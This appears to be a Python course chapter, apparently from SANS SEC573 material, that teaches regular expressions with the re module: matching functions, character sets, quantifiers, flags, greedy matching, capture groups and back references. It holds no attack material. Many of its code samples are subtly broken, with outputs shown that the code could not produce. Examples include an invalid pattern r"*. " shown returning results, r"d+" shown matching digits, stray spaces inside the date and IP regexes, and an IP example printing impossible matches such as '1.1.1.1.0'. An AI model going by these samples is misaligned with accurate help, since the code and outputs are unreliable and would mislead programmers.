- A regular expression is a string that defines a pattern to match other strings
- They are highly efficient but very difficult to read
- Some say regular expressions are a "write-only" language
- Still very useful to use if we want to extract meaningful pieces of data from large groups of data
- Great community support with libraries of expressions to match all kinds of data
- Implemented in the Python "re" module `>>> import re`
- Example: `re.findall('regular expression', 'data to search')`
- To use regular expressions, we must understand the rules of regular expressions

Regular expressions are strings that define a pattern of characters to match against a target set of data. Regular expressions are composed of elements of the regular expression language, which are combined together to match a specific set of characters. Regular expressions is a terse language; this means that you have a lot of information represented in a small number of commands. Some people refer to regular expressions as a "write-only" language because only the person who wrote the expression can understand what it means. But if you understand the individual elements of the language, you can understand what they do. Even if you do not completely understand expressions, you can find libraries of expressions matching the data that you need in various online libraries. Our goal is to be able to write our own expressions, so let's look at the rules of the regular expression language.

## Python re functions()

- `.match(re,data)`: Start at the beginning of data searching for pattern
- `.search(re,data)`: Match pattern anywhere in data
- `.match()` and `.search()`: Return an object that stores the results
- `.findall(re,data)`: Find all occurrences of the pattern in the data
- `re` must be bytes if the data you are searching is bytes
- `re` must be a string if the data you are searching is a string

```
>>> re.findall(b"my pattern",b"search this for my pattern")
[b'my pattern']
>>> re.findall("my pattern","search this for my pattern")
['my pattern']
```

Python's `re` module includes several functions for processing regular expressions. `Match` will search for a match of the regular expression starting at the beginning of the data. `Match` will not find a match unless it is at the beginning of the data. `Search`, on the other hand, will attempt to find a match anywhere in the data and doesn't require that the leftmost character match the pattern. Both `.match()` and `.search()` return a new object that you use to access the results of the regular expression search if a match is found.

```
>>> x=re.match("th", "this is the test")
>>> x.group()
'th'
>>> x=re.match("is", "this is the test")
>>> x.group()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'NoneType' object has no attribute 'group'
>>> x=re.search("is", "this is the test")
>>> x.group()
'is'
```

`findall()` is much easier to use. It will find all the matches in the string and return them as a list of matches:

```
>>> re.findall("is", "this is the test")
['is', 'is']
```

All of these functions can be used to search for bytes in byte data or strings in string data.

## Regular Expression Rules (I)

- Moves left to right, matching on strings
- text: Given any text, regular expressions will match that text
- `.(period)`: Wildcard for any one character
- `\w`: Any text character (a–z, A–Z, 0–9, and `_`)—no special characters
- `\W`: Opposite of `\w`

```
>>> re.findall("SANS","The SANS Python class rocks")
['SANS']
>>> re.findall(".ython","I Python, you python. We all python.")
['Python', 'python', 'python']
>>> re.findall(r"\w\w\w\w\w\w\w\w","(*&$H(@$password(*$@BK#@TF")
['password']
>>> re.findall(r"\w\W","Get the last letters.")
['t ', 'e ', 't ', 's.']
>>> re.findall(r".\W","Moves! left$ to{ right.")
['s!', 't$', 'o{ ', 't.']
>>> re.findall(r".\W","! left$ to{ right.")
['! ', 't$', 'o{ ', 't.']
```

Notice it didn't  
pick up "!" "

29

The simplest of the regular expression rules is to simply include text in your expression. If that text is found in the search string, it will match that string. A period is a wildcard that will match any one character. `\w` will match any word character; this includes uppercase and lowercase letters and digits 0 through 9 and the underscore. `\W` with an uppercase *W* is the opposite of lowercase `\w` and matches everything that isn't a–z, A–Z, 0–9, and `_`.

You can string multiple sets of these characters together to build your expressions. So you can match specific text or use the wildcards to match on any character followed by specific text.

Regular expressions are evaluated against the target string from left to right. Each character in the target string is matched only once. After a character in the target string is used in a match, it will not be used again. Look at this example:

```
>>> re.findall(r".\W","Moves! left$ to{ right.")
```

This example will match anything (because of the period) followed by any non-word character. When it gets to the end of the word 'Moves!', it matches on the letter *s* followed by an exclamation mark. The next two characters '!' (exclamation mark followed by space) also match that criteria but will not be included in the matching results because the exclamation mark was already part of the previous match.

A complete online reference is available at <http://docs.python.org/library/re.html>.

## Regular Expression Rules (2)

- `\d` Matches digits (0–9)
- `\D` Opposite of `\d`
- `\s` Matches any white-space character (space, tab, newlines)
- `\S` Non-white space; that is, the opposite of `\s`
- `[set of characters]` - define your own sets of characters
- `\b` Border of a word character (transition `\w <-> \W`)
- `^` Matches from the start of the search string
- `$` Matches to the end of the search string
- `\` Escapes special characters; that is, `"\."` means it should really find a period

```
>>> re.findall(r"(\d\d\d\d)\d\d\d-\d\d\d\d","Jenny Tutone (800)867-5309")
['(800)867-5309']
>>> re.findall(r"\S\S\s","Find Two ANYTHING )( 09 and space. ")
['nd ', 'wo ', 'NG ', ')( ', '09 ', 'nd ', 'e. ']
```

`\d` matches any digits between 0 and 9. This is the same as defining a character set `[0–9]`.  
`\D` is the opposite of `\d` and matches all characters except the digits between 0 and 9.

`\s` matches on any white spaces, including a tab and spaces. `\S` matches on the opposite of `\s`, so it will match anything that isn't a tab or a space. Ending your regular expressions with `\S` is a good way to find the ends of sentences and words that include punctuation and special characters.

`\b` is the transition from a non-word character to a word character, or vice versa, but it does not include the leading or trailing character's non-word characters:

```
>>> re.findall(r"\W\w\w\W", ")( 09 xy. ")
[' 09 ']
>>> re.findall(r"\b\w\w\b", ")( 09 xy. ")
['09', 'xy']
```

Notice that the first regular expression `"\W\w\w\W"` didn't pick up `')(` or `'xy.'` It didn't pick up `)(` because those are not word characters. Remember that `\w` is A–Z, a–z, 0–9, and underscore. It didn't pick up `'xy'` because the leading space to `'xy'` and the trailing space to `'09'` are the same character, so it only matches for `'09.'` The second regular expression matches on the border, so it picks up both `'09'` and `'xy.'`

The caret (`^`) forces the match to begin at the first character in the search string. The dollar sign (`$`) will match only if the match string includes the last character.

The backslash `\` escapes special characters that have meaning in regular expressions, such as period, parenthesis, dollar sign, and backslash.



## \ escapes Special Characters?

- Remember your regular expression strings are still Python strings. Backslash has special meaning in Python strings also! For example,  

```
>>> print("this is a \"test\"\\n")
```
- What about \b, \d, \w, and so on? The regular expression engine will not see the slash if the Python string engine interprets it
- You have to escape the slash with another slash. So \w should be \\w and so on  

```
>>> re.findall("\\w", "abc")
```
- Alternatively, you can use raw strings by putting an r before the quotes in your regular expression:  

```
>>> re.findall(r"\w", "abc")
```
- Most people default to using raw strings for all of their regular expressions
- Python 3 only: Your regular expression can be "raw" and "bytes"  

```
>>> re.findall(rb"\w", b"abc")
```

The backslash (\) escapes special characters in the regular expression parser. If you put a backslash in front of a period (.), it is no longer a wildcard; it is just a plain old period. But our regular expression strings are Python strings, and forward slash has special meaning there also.

When the Python string sees the slash, it may try to interpret it. As a result, the regular expression engine may never see the \w. To avoid confusing situations for you and the interpreters, you should escape those backslashes. So \w should be entered as \\w. As you can imagine, this technique can become cumbersome and confusing for large expressions. You can solve this problem by using raw strings, which we discussed in section 1. You can indicate that a string is a raw string and tell Python not to process the string with the Python string engine by putting an r before the quotes. Consider the following example.

```
>>> re.findall(" \bSEC573\b ", "I love SEC573 labs!")
[]
>>> re.findall(r" \bSEC573\b ", "I love SEC573 labs!")
[' SEC573 ']
>>> print(" \bSEC573\b ")
SEC57
```

The characters \b mean to find a word border. But the search for the word SEC573 surrounded by word borders returns NOTHING! This makes no sense. The word is there and it should match. When you change it to a raw string, it finds it. That is because Python strings want to interpret the backslashes. Remember that \b was the backspace character. When we print that regular expression, you can see it erases the space before SEC573 and the 3 at the end.

```

>>> import re
>>> re.findall(".", "a 1b 2c3")
['a', ' ', '1', 'b', ' ', '2', 'c', '3']
>>> re.findall("\\d", "a1b2c3")
['1', '2', '3']
>>> re.findall("\\D", "a1b2c3")
['a', 'b', 'c']
>>> re.findall("\\d.", "a1b2c3")
['1b', '2c']
>>> re.findall("\\w", "a1 b2 c3")
['a', '1', 'b', '2', 'c', '3']
>>> re.findall("\\w\\w", "a1b2c3")
['a1', 'b2', 'c3']
>>> re.findall("^\\w\\w", "a1b2c3")
['a1']
>>> re.findall("\\w\\w$", "a1b2c3")
['c3']
>>> re.findall("\\b\\w\\w\\b", "a1b 2c 3")
['2c']
>>> re.findall(r"\\b\\w\\w\\b", "a 1b 2c3")
['1b']
>>> re.findall(r"\\w\\s", "a 1b 2c3")
['a ', 'b ']

```

Match anything 1 character long

Match any digit

Match any non-digit

Match any digit followed by anything

Match any word character

Match two word characters

Match two word characters at the beginning of the string

Match two word characters at the end of the string

Match two word characters at a word boundary

Same thing with raw strings

Match a word character followed by a space

32

Here are examples of several simple regular expressions in use.

## Custom Sets

- Predefined sets like `\d` and `\w` can be too specific or not specific enough
- Consider matching dates like `dd/mm/yy`. That should be simple, right?  

```
>>> re.findall(r"\d\d/\d\d/\d\d", "12/25/00 99/99/99")
['12/25/00', '99/99/99']
```
- Custom character sets provide a better solution:
  - [<characters>] = Define your own character sets
  - [A-Z] = Uppercase letters
  - [a-z] = Lowercase letters
  - [0-9] = Digits
  - [a-f] = You can include subsets of chars
  - [!~] = Range is ASCII values. !=33, ~=126
- [\w,.] = Or list characters and use other sets; includes A-Z, a-z, 0-9\_.,
- Now let's try a custom character set to improve our date matching  

```
>>> re.findall(r"[01]\d/[0-3]\d/\d\d", "12/25/00 99/99/99")
['12/25/00']
```
- What would our regular expression do with the string `19/37/00` or `00/39/99`?

**Oh, that's not a valid date!**

Usually, you will find that `\w` or `\d` are either too specific or not specific enough to match the exact data you want to extract. For example, consider matching date strings such as `12/08/99`. You might build the regular expression `"\d\d/\d\d/\d\d"`, but that would also match on invalid dates `99/99/99`. You can build your own character sets to match exactly what you need.

Custom character sets are enclosed inside an open and a close square bracket. You can list individual characters inside the brackets, or you can list a range of characters.

Now let's try to find a better date-matching regular expression. Consider this regular expression: `r"[01]\d/[0-3]\d/\d\d"`. This will match anything that starts with a 0 or 1 followed by a digit 0–9, then a forward slash to separate the month from the day. This is good because we don't have 20 or more months. Then there must be a number between 0 and 3, followed by any digit and a slash. This is good because we don't have any months with 40 or more days. Then we can have any two digits in our year. When we try that regular expression, we find it eliminates the invalid `99/99/99` date! This regular expression also eliminates dates like `23/45/00`, `12/54/13`, and so on. That's good, but it will still match on invalid dates. For example, it will still find dates such as `19/37/00` or `00/39/99`. We need MORE POWER!!

## Logical OR Statements

- `(?:text1|text2|text3)` match text1 or text2 or text3
- Let's use this to match months between 01 and 12
 

```
>>> re.findall(r"(0[1-9]|1[0-2])", "12/25/00 13/09/99")
['12', '09']
```
- And days from 01 to 31 `(?:0[1-9]|[1-2][0-9]|3[0-1])`

```
>>> re.findall(r"(0[1-9]|1[0-9]|2[0-9]|3[0-1])", "13/32/31 01/19/00")
['13', '31', '01', '19']
```
- Let's put them together
 

```
>>> re.findall(r"(?:0[1-9]|1[0-2])/(?:0[1-9]|1[0-9]|2[0-9]|3[0-1])/\d\d", "13/31/99
12/32/50 01/19/00")
['01/19/00']
```
- So we are good, right? How about April 31 or February 29 on a non-leap year? How about 1/5/12? Regular expressions can get pretty complex.

The pipe symbol is used to create a logical OR statement. Either the string before or after the pipe can match:

```
>>> re.findall("is|th", "this is the test")
['th', 'is', 'is', 'th']
```

When using these logic operators, you will typically place the logic operator inside non-capture group parentheses such as `(?: match1| match2)`. If you use standard parentheses (called a capture group), the statement will only extract a portion of the matching string. Placing `"?:"` inside the parentheses turns off that function and allows the parentheses to be used to establish the order of operations.

Imagine we want to match valid months in a date string. We can match on a 0 followed by digits 1 through 9. This would match 01, 02, 03, and so on. But we also want to match the number 1 followed by a 0, 1, or 2 (that is, 10, 11, and 12). A logical OR can be formed using `"?:"` and the pipe symbol. It will attempt to match either of the strings before or after the pipe symbol. If you want to create logical or with Python regular expressions, the syntax `(?:match1|match2)` gives you tremendous flexibility.

The days of the month can be any number between 01 and 31. So we can match any number that begins with a 0 followed by the digit 1 through 9 OR a number 1 or 2 followed by a digit 0 through 9 OR a 3 followed by a 0 or a 1.

Now we can eliminate dates like 13/32/09. This is a pretty good regular expression, but it still has some shortcomings. What about 04/31/09? April has only 30 days! Or how about 02/29/09? To determine if that is a valid date, the regular expression would need to know if 2009 was a leap year.

As you can see, regular expressions can get pretty complex, but they are extremely powerful.

## Repeating Characters

What if you want 100 \d characters? Or a variable number?

+ = One or more of the previous characters

\* = Zero or more of the previous characters

? = The previous character is optional (match 0 or 1)

{x} = Match exactly x copies of the previous character

{x,y} = Match between x and y of the previous character. If y is omitted, it finds x or more matches

```
>>> re.findall(r"http://[\w\.\-\/]+", "<img src=http://url.com/image.jpg>")
['http://url.com/image.jpg']
>>> re.findall(r"\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}", "http://127.23.9.120:80/")
['127.23.9.120']
```

What if you wanted to match 100 \ds? I suppose you could repeat \d 100 times in your expression, but regular expressions have shortcuts to handle repeating characters. A plus sign means that one or more of the previous characters may appear. The regular expression will continue through the target string, making as many matches to the previous character as it possibly can. So "d+" matched against the string "123abc" will match the 1 with the 'd', then match the '2' and the '3' with the '+'. When it hits the 'a', it will stop matching because 'a' doesn't match 'd'.

```
>>> re.findall(r"d+", "123abc")
['123']
```

This asterisk (\*) enables you to match zero or more of the previous characters. This wildcard enables you to put a group of "optional" characters in the middle of a match string, which may or may not be in the target string.

Both the + and \* are greedy and will match as much as they can. Let's say you want to match ANY character until you reach a period. You might try this regular expression: r"\*. " BUT period also matches the period wildcard, so .\* will consume the entire line.

```
>>> re.findall(r"*. ", "Hello. This. Is a test. Ok.")
['Hello. This. Is a test. Ok. ']
```

You can use the question mark to mark the previous character as optional. This capability is useful for our date match string if we want to allow people to use the format 01/08/13 or 1/8/13. We can just add a ? after our 0 in the OR statement:

```
>>> re.findall("(?:0?[1-9] | 1[1-2]) / (?:0?[1-9] | [1-2] [0-9] | 3 [0-1]) / \d\d", "13/32/31 1/8/00")
['1/8/00']
```

If you know exactly how many digits you want to match, you can put that number in braces. The answer to my question "What if I want 100 \ds?" is "\d{100}".

If you expect a range of numbers, you could provide a starting and ending number for the range inside the braces. If you want to match between 10 and 20 digits, you match "\d{10,20}". If you leave off the number after the comma, then it will match the first number or more. So "\d{5,}" will find between 5 and infinity digits, matching as many as it can.

## regex Flags and Modifiers

- You can add certain strings to your regular expressions to turn off and on things like case sensitivity and multiline scanning
- Adding `(?i)` will make your search case insensitive. You can also add the `re.IGNORECASE` as the third parameter  
`re.findall(r'(?i)test', 'TESTtest')` is the same as  
`re.findall(r'test', 'TESTtest', re.IGNORECASE)`
- Adding `(?m)` will turn on multiline matching so that `^` and `$` apply to matches after `\n` instead of just the first line. You can also use `re.MULTILINE`
- Adding `(?s)` or `re.DOTALL` will make period `(.)` match new lines also. Normally, period matches everything except new lines

You can also turn off and on case sensitivity with `(?i)` in the regular expression or `re.IGNORECASE` passed as an argument. Likewise you control multiline matching with `(?m)` or `re.MULTILINE`. You change whether or not the period wildcard will match new lines with `(?s)` or `re.DOTALL`. Here is an example of turning on case insensitivity using both the regular expression and the flags:

```
>>> re.findall(r'test', 'TESTtest')
['test']
>>> re.findall(r'(?i)test', 'TESTtest')
['TEST', 'test']
>>> re.findall(r'test', 'TESTtest', re.IGNORECASE)
['TEST', 'test']
```

Multiline matching `(?m)` affects how the beginning and end-of-line anchors (`^` and `$`) treat new lines. By default, the "end of string" is the "end of line". So the `$` anchor will match the end of the first line in a multiline match.

The DOTALL matching `(?s)` will make the wildcard match end-of-line markers. By default, the period `(.)` wildcard will only match up to the end of a line. When you turn on DOTALL, it will also match beyond the end of the line. You should always use this option when matching binary data because a newline character (ASCII 0x0A) could appear anywhere within the stream of data.

## Greedy Matching

- \* and + are greedy! They match as much as they can
- \*?, +? = The ? turns off "greedy" matching
- Think of regex combination ".\*?" as behaving like \* for file matching
- REGEX: "c:\windows\.\*?exe" == CMD:"dir c:\windows\\*exe"
- REGEX: "[A-Z].\*?\." Says "capital letter, then anything until any period"
- REGEX: "[A-Z].\*\.\" Says "capital letter, then everything until the last period"
- Imagine you want to capture sentences in a list. Sentences start with a capital letter and end with a period. But the next sentence also ends in a period. Wildcards match as much as they can, including the next sentence

```
>>> re.findall(r"[A-Z].+\.", "Hello. Hi. Python rocks. I know.")
['Hello. Hi. Python rocks. I know.']
>>> re.findall(r"[A-Z].+?\.", "Hello. Hi. Python rocks. I know.")
['Hello.', 'Hi.', 'Python rocks.', 'I know.']
>>>
```

- You come up with this regular expression: r"[A-Z].+\.\"

Greedy matching means that it matches as much as it can. Turning off greedy matching means that it matches only what it needs to satisfy the regular expression, that is, match as much you can until the next match. Although not technically correct, it is useful to think of the combination ".\*?" in a regular expression as being equivalent to using an \* on the Windows command line. A period is "any character". An asterisk is "zero or more of the previous any character", and a question mark says, "stop when you reach the first match of the next character in the regex". A regular expression to match .EXE files in the windows directory would be "c:\windows\.\*?exe", where you would normally type **c:\windows\\*exe** at a command prompt.

Let's consider the difference further by trying to find sentences. For our purposes, say a sentence starts with a capital letter and ends with a period. Here is the difference greedy matching makes:

```
>>> re.findall(".*\.", "Hello. This. Is a test. Ok.")
['Hello. This. Is a test. Ok.']
>>> re.findall(".*?\.", "Hello. This. Is a test. Ok.")
['Hello.', ' This.', ' Is a test.', ' Ok.']
```

With greedy matching on (the default), the "+" will match any character until it has matched the end of the line. With greedy matching off, it will stop when it reaches the first period in the match string.

Turning off greedy matching is useful when you are dealing with "starts with/ends with" matching, like HTML tags that start with < and end with >, or other datasets where markers repeat themselves and you want to consume them one set at a time.

**NOT Custom Set**

- `[^]` Caret in FIRST position negates the set, so this matches everything except a quote
- `[^A-Z]` Match anything that isn't an uppercase letter A through Z
- Combine it with a positive match to find stuff that starts and ends with some character

```
>>> re.findall(r"[A-Z][^A-Z]+","Things That start with Caps")
['Things ', 'That start with ', 'Caps']
>>> re.findall(r"[A-Z][^?.!]+", "Find. The sentences? Yes!")
['Find', 'The sentences', 'Yes']
```

- `"[A-Z][^A-Z]+"` is any capital followed by one or more NOT capitals

If you put the caret symbol as the first character inside a custom character set, then it will match on anything that isn't in that custom group. For example, `[^"]` will match on any one character that isn't a quote. If you want to match on a caret, then you can put it in a custom set in any position other than the first character. For example, `[ABC^]` will match on A, B, C, or ^ in one position:

```
>>> re.findall(r"[ABC^]+", "12AB^C34")
['AB^C']
```

As soon as the caret is the first character in the custom set, it changes the meaning. Now, it negates the set:

```
>>> re.findall(r"[^ABC]+", "12AB^C34")
['12', '^', '34']
```

One nice thing about this is you can combine it with a positive match to find all the things that start with a specific character. For example, to find all the things that start with capital letters, you could search for a capital letter followed by one or more characters that are NOT a capital letter:

```
>>> re.findall(r"[A-Z][^A-Z]+","Things That start with Caps")
['Things ', 'That start with ', 'Caps']
>>> re.findall(r"[A-Z][^?.!]+", "Find. The sentences? Yes!")
['Find', 'The sentences', 'Yes']
```



## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

## Why Use Capture Groups

- How do we extract just the "HREF" links in an html page such as this:  
`<a href="http://www.sans.org">link</a>`
- You can't just match between quotes because it will also catch image links  
``
- We have to include HREF in the regex: `r'href=["\'].*?["\']'`
- The results will include the entire matching string and not just the links.  
 This means it includes "href="

```
>>> import requests,re
>>> webcontent=requests.get("http://www.python.org").content
>>> linklist=re.findall(r'(?i)href=["\'].*?["\']',webcontent)
>>> linklist[0]
'href="http://www.python.org/channews.rdf"'
```

- Capture groups allow us to match on values but not "capture" them

To set up our discussion on capture groups, let's pretend like we want to extract links inside of HTML. Imagine we only want the URL contained between the quotes after HREF=. But we don't want img src tags; we only want HREF tags. If we just capture any URLs that are inside of quotes, we would get the images. So we have to include HREF= as part of the regular expression.

```
>>> import requests,re
>>> webcontent=request.get("http://www.python.org").content
>>> linklist=re.findall(r'(?i)href=["\'].*?["\']',webcontent)
>>> linklist[0]B
'href="http://www.python.org/channews.rdf" '
>>> linklist[1]
'href="http://aspn.activestate.com/ASPN/Cookbook/Python/index_rss" '
```

Including HREF narrowed down what we captured, but unfortunately now the word HREF= is in our results. We need a way to tell the regular expression engine to use characters such as HREF= to find the match, but only to include the values between the quotes in the results. That is what capture groups do for us.

## "Capture Group" Parentheses ()

- Information in parentheses is called a "capture group"
- `re.findall()`: Only data matched inside the capture group is in the results, unless no groups are defined. In that case, it returns the entire match
- We can use parentheses to extract interesting data from a subset of the matched data

```
>>> linklist=re.findall(r'(?i)href=["\'](.*)["\']',webcontent)
>>> linklist[1]
'http://aspn.activestate.com/ASPN/Cookbook/Python/index_rss'
>>> srchstr = "192.168.100.100-123.123.123.123"
>>> result = re.findall("(\\d\\d\\d)\\. (\\d\\d\\d)\\. (\\d\\d\\d)\\. (\\d\\d\\d)", srchstr)
>>> result
[('192', '168', '100', '100'), ('123', '123', '123', '123')]
>>> result[1]
('123', '123', '123', '123')
```

**findall returns a list of tupled groups**

Parentheses can be used to mark parts of a regular expression. They mark a substring of the expression that you want to "capture" as the results. If a capture group is not defined, then `findall()` returns the entire portion of the data that matches the regular expression. If a capture group is defined, then only the portions of the data matching the part of the regular expression in parentheses will be included in the results. You can use this with the HREF example from the previous page to eliminate the text you don't want. You put parentheses around the link enclosed in the quotes, and the list will now contain only URLs to other sites. The "href=" string is now excluded from the results. You can include multiple sets of parentheses in a search string. Each of the characters matching the portion of the regular expression inside the parentheses will be included in the results. `findall()` returns a list of tuples containing all of the matching sets.

## Capture Groups () versus Non-capture Groups (?:)

- Captured group data is in the results:

```
>>> re.findall("(0[1-9]|1[0-2])/(0[1-9]|[1-2][0-9]|3[0-1])/\d\d",
               "13/31/99 12/32/50 01/19/00")
[('01', '19')]
```

- Capture groups include only the values in the parentheses in the results
- With non-capture groups, the parentheses are just delimiters
- When there are no capture groups in findall(), it will return the entire match

```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|[1-2][0-9]|3[01])/\d\d",
               "13/31/99 12/32/50 01/19/00")
['01/19/00']
```

We often need to use parentheses to group together parts of a regular expression. When we tried to find a valid month, we used a special type of parentheses called a *non-capture group*. Non-capture groups do not capture data; instead, they only group together parts of the regular expression. Consider what happens if we use the regular expression that we developed earlier to capture valued Month/Day/Year combinations with simple parentheses (i.e., a capture group) instead of a non-capture group:

```
>>> re.findall("(0[1-9]|1[0-2])/(0[1-9]|[1-2][0-9]|3[0-1])/\d\d", "13/31/99 12/32/50 01/19/00")
[('01', '19')]
```

That result is much different than what we wanted. Here is the same expression with a non-capture group:

```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|[1-2][0-9]|3[0-1])/\d\d", "13/31/99 12/32/50 01/19/00")
['01/19/00']
```

When capture groups are used in findall(), only the items in the group are in the results. So the month of 01 and the day of 09 from the one valid date are in the results. When we use non-capture groups, there is no "captured" data in the result, so findall() includes everything that matches the expression in the results. Thus, the (?:) is just a delimiter, so it can be used to logically group together parts of the regular expression without capturing the data.

## search() and match() groups

- search() and match() return an object with a .group() method that provides you with the results
- .group() with no arguments returns the entire match, ignoring the groups if any were detected
- .group(#) will return the information in a specific group. Each group that matches is assigned a number
- For compatibility with standard PERL, regular expressions group numbers BEGIN COUNTING AT 1, not 0, like most things in Python

```
>>> srchstr = "192.168.100.100-123.123.123.123-234.131.234.123")
>>> result = re.search("(\d\d\d)\.(\d\d\d)\.(\d\d\d)\.(\d\d\d)", srchstr)
>>> result.group()
'192.168.100.100'
>>> result.group(2)
'168'
```

Functions like .search() and match() that return a match object have a method named group() that you can use to retrieve the elements. The group() method with no parameters passed to it will return all of the groups. Also, each individual group can be retrieved by passing a group number to the group(<num>) method. Because regular expressions are standardized across many different programming languages, group numbers do not start with 0. Unlike most things in Python, group numbers begin counting at 1. So the first group captured is group(1), not group(0).

## Python Capturing Named Groups

- Python has a special regular expression that extends normal regular expressions
- Create a named group (`(?P<groupname>['\"])`)
 

**Create a Python  
named group**

**The regex**
- Use `search` or `match.group("<group name>")` to retrieve the data

```
>>> a=re.search(r"(?P<areacode>\d\d\d)-\d\d\d-\d\d\d\d","706-791-5555")
>>> a.group("areacode")
'706'
>>> a.group()
'706-791-5555'
```

Python has a unique feature in its regular expression syntax that is not available in most languages. Python supports *named capture groups*. The syntax for a named capture group is this: `(?P<groupname><regular expression>)`. The P stands for Python because this feature is unique to Python. It is followed by a name that will be used to reference the group and a regular expression that is used to find matching characters. Then you can provide the group name to the `group()` method to retrieve the matching data.

## "Back Referencing" Groups

- We often search for things that end the same way they started. Consider finding things between quotes
- `re.findall("['\"].*?['\"]",...)` doesn't work when single or double quotes are in the string you want to capture
- Back referencing enables you to search for a previous match
- `(?P=GROUPNAME)` in a regex searches for the same characters in previously matched Python named group "groupname"
- `\1`: Searches for the same characters in the first captured group in current regex
- `\2`: Searches for characters in group 2

Back referencing in regular expressions enables you to record characters in a string that match a regular expression and then search for those same characters occurring again. This capability can solve a problem for us. Consider the following example:


```
>>> a = "between 'single \" quotes ' "
>>> print(a)
between 'single " quotes '
>>> re.findall(r"['\"].*?['\"]", a )
['\'single "'
>>> print(re.findall(r"['\"].*?['\"]", a ) [0])
'single "
```

The variable `a` is assigned a string that contains both single quotes and double quotes. We would like to extract everything between the single quotes, including the double quotes. But the regular expression `"['\"].*?['\"]"` stops matching when it hits the double quotes. The reason is that the regular expression says, "Match a single quote or double quote followed by any character, zero, or more of the previous any character, but don't be greedy until you reach any single or double quote." It doesn't matter that we started with a single quote. As soon as we match either a single or double quote, it stops matching. What we really need to do is stop matching when we reach the same thing we started with. To do that, the regular expression would have to remember we started with a single quote and only match on a single quote to end it. That is what back references are for.

With a back reference, you tell Python you want to match on a previously captured group either by its number or by its name. To match on a previous Python-named capture group, you use the syntax `(?P=<groupname>)`. To match on a previous captured normal group, you use `\##`, where `##` is a group number integer. So `\1` will match on the first captured group and `\2` matches on the second.

## Back Reference Example

- Starts with a single quote or double quotes and ends with the same type of quote it started...



```
>>> import re
>>> regx = re.compile(r"(?P<startquote>['\"])(.*?)(?P=startquote)")
>>> re.search(regx, "between 'single \" quotes ' ").group()
'\single " quotes \''
>>> re.search(regx, "between 'single \" quotes ' ").group(2)
'single " quotes '
>>> re.search(regx, 'between "double \'\\" quotes "') .group(2)
'double \' quotes "
>>> regx2 = re.compile(r"(['\"]).*?\1")
>>> re.search(regx2, 'between "double \'\\" quotes "') .group()
'double \'\\" quotes "'
```

Let's look at an example of using a back reference. This time, we will also use a new function called `re.compile()`. The `re.compile()` function is passed a regular expression, and it will compile the regex and the regular expression search object:

```
>>> x = re.compile(r"\w")
>>> type(x)
<type '_sre.SRE_Pattern'>
```

The object returned by this function can be used instead of a regular expression string with `re.search`, `re.findall`, and `re.match`. Python internally compiles and caches regular expression strings, so there isn't really a significant advantage to compiling your regular expressions; however, doing so can make your code much cleaner and easier to look at. Imagine what this slide would look like if each line contained the regular expression and the search string!

Here the regular expression `"(?P<startquote>['\"])(.*?)(?P=startquote)"` captured either a single quote or a double quote and stored it in a Python-named group called "startquote". It then searches for anything until it reaches whatever it captured into the group "startquote". So if it started with a single quote, it must end with a single quote; it is the same for double quotes.

You can also do back references with normal (unnamed) groups by searching for the group number. So the regular expression `"(['\"]).*?\1"` will accomplish the same thing by referencing the captured group by its number.



## Put It All Together

- Easy IP addresses: Matches 0–999 in each octet

```
\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}
```

- Complex IP addresses: Find valid IP addresses

```
(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})(?:\.(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})) {3}
```

Let's break  
it down

```
(?: 2(?: 5[0-5] | [0-4][0-9] ) | [0-1]?[0-9]{1,2})
(?:\.(?: 2(?: 5[0-5] | [0-4][0-9] ) | [0-1]?[0-9]{1,2})
){3}
```

- Email addresses

```
[\w\+\-\.\ ]+@[0-9a-zA-Z][\.\-0-9a-zA-Z]*\.[a-zA-Z]+
```

Here are some examples that can be used to match useful information in various ways. The first example matches IP addresses, but it doesn't match the ranges. It will accept any IP address in which each of the octets is between 0 and 999.

We can use logical groupings to force only valid IP ranges. Matching IP addresses that are two digits long is easy. We can accept any digit between 0 and 9 in either place. In other words, as long as we are dealing with two digits, we can take any digit (such as 00, 01, 10, 78, 99). When we get to octets that are three digits wide, it gets complex. If it is three digits wide and starts with a 0 or 1, the next two digits can be any number (001, 099, 100, 199). If it is three digits wide and it starts with a 2 and the second digit is a 5, then the third digit can be a 0, 1, 2, 3, 4, or 5. If it is three digits wide and starts with a 2 and the second digit is between 0 and 4, then the third digit can be anything between 0 and 9. This translates to the following regular expression:

```
(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})
```

Using this expression, we can match on a single octet between 0 and 255. So we need to use this to create a regular expression that has one octet with no leading period, followed by three octets with leading periods. To look for three instances with leading periods, we can use the following regular expression:

```
(?:\.(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})) {3}
```

Now we combine them and try them as a regular expression:

```
>>> re.findall(r'(?:(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})(?:\.(?:2(?:5[0-5] | [0-4][0-9]) | [0-1]?[0-9]{1,2})) {3}', '255.254.124.54201.242.124.08.9-1.1.1.0.601.1.1.1.1')
['255.254.124.54', '201.242.124.08', '1.1.1.1.0', '01.1.1.1.1']
```

